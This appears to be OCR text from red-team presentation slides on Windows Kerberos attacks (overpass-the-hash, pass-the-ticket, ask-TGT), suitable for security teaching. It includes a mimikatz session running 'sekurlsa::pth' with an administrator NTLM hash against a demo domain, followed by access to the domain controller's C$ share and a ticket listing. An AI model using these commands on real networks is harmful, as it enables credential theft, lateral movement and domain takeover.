
KERBEROS SSP/AP

OverPass-the-hash > Pass-the-Ticket > AskTGT

OVERPASS-THE-HASH (*Kerberos SSP/AP*)

1. New logon session
2. Update credential (hash and/or KEYS) in that logon session (ADMIN)
3. Copy the original token and refer it to the new logon session
4. Use this new token
5. Runas /netonly but with the hash instead the password!!






Benjamin Delpy – "Abusing Microsoft Kerberos. Sorry you guys don't get it" – Blackhat 2014

PASS-THE-TICKET (*Kerberos SSP/AP*)


1. Obtain (or create) a TGT/TGS ticket somewhere.
2. Import the ticket through Kerberos APIs.
3. Profit.




Benjamin Delpy – "Abusing Microsoft Kerberos. Sorry you guys don't get it" – Blackhat 2014

ASK-TGT/TGS (*Kerberos SSP/AP*)

1. Generate legitimate Kerberos traffic.



https://www.harmj0y.net/blog/redteaming/from-kekeo-to-rubeus/


mimikatz 2.2.0 x64 (oe.eo)
PS C:\Users\acapaz\Desktop> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #17763 Apr 15 2019 01:18:12
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::pth /user:administrator /domain:capsule.corp /ntlm:BD35111AB3B0D46129EFBDBAB06B49C4
user : administrator
domain : capsule.corp
program : cmd.exe
impers. : no
NTLM : bd35111ab3b0d46129efbdbab06b49c4
| PID 3292
| TID 1484
| LSA Process is now R/W
| LUID 0 ; 18256237 (00000000:0116916d)
_ msv1_0 - data copy @ 0000026B9E87E480 : OK !
_ kerberos - data copy @ 0000026B9E884068
_ aes256_hmac -> null
_ aes128_hmac -> null
_ rc4_hmac_nt OK
_ rc4_hmac_old OK
_ rc4_md4 OK
_ rc4_hmac_nt_exp OK
_ rc4_hmac_old_exp OK
_ *Password replace @ 0000026B9ECE8408 (32) -> nul
Administrator: C:\Windows\SYSTEM32\cmd.exe
C:\Windows\system32>dir \\dc01.capsule.corp\C$
Volume in drive \\dc01.capsule.corp\C$ has no label.
Volume Serial Number is 541F-854C
Directory of \\dc01.capsule.corp\C$
09/15/2018 09:19 AM <DIR> PerfLogs
04/25/2019 02:43 PM <DIR> Program Files
09/15/2018 11:06 AM <DIR> Program Files (x86)
05/05/2019 05:15 PM <DIR> Users
05/10/2019 06:08 PM <DIR> Windows
0 File(s) 0 bytes
5 Dir(s) 5,058,420,736 bytes free
C:\Windows\system32>klist
Current LogonId is 0:0x116916d
Cached Tickets: (3)
#0> Client: administrator @ CAPSULE.CORP
Server: krbtgt/CAPSULE.CORP @ CAPSULE.CORP
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 5/11/2019 14:27:57 (local)
End Time: 5/12/2019 0:27:57 (local)

DC01.capsule.corp | FileServer.capsule.corp | **Strobe**

Activities   Terminal   Wed 13:35

attl4s@Strobe: ~

File   Edit   View   Search   Terminal   Help

```
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[0] 0:dotnet*Z                                                    "Strobe" 13:35 05-Jun-19
```

Can I Manipulate Interesting Tokens?

Creating and manipulating logon sessions with passwords/hashes is nice but…
what if there is already what we need in the system?

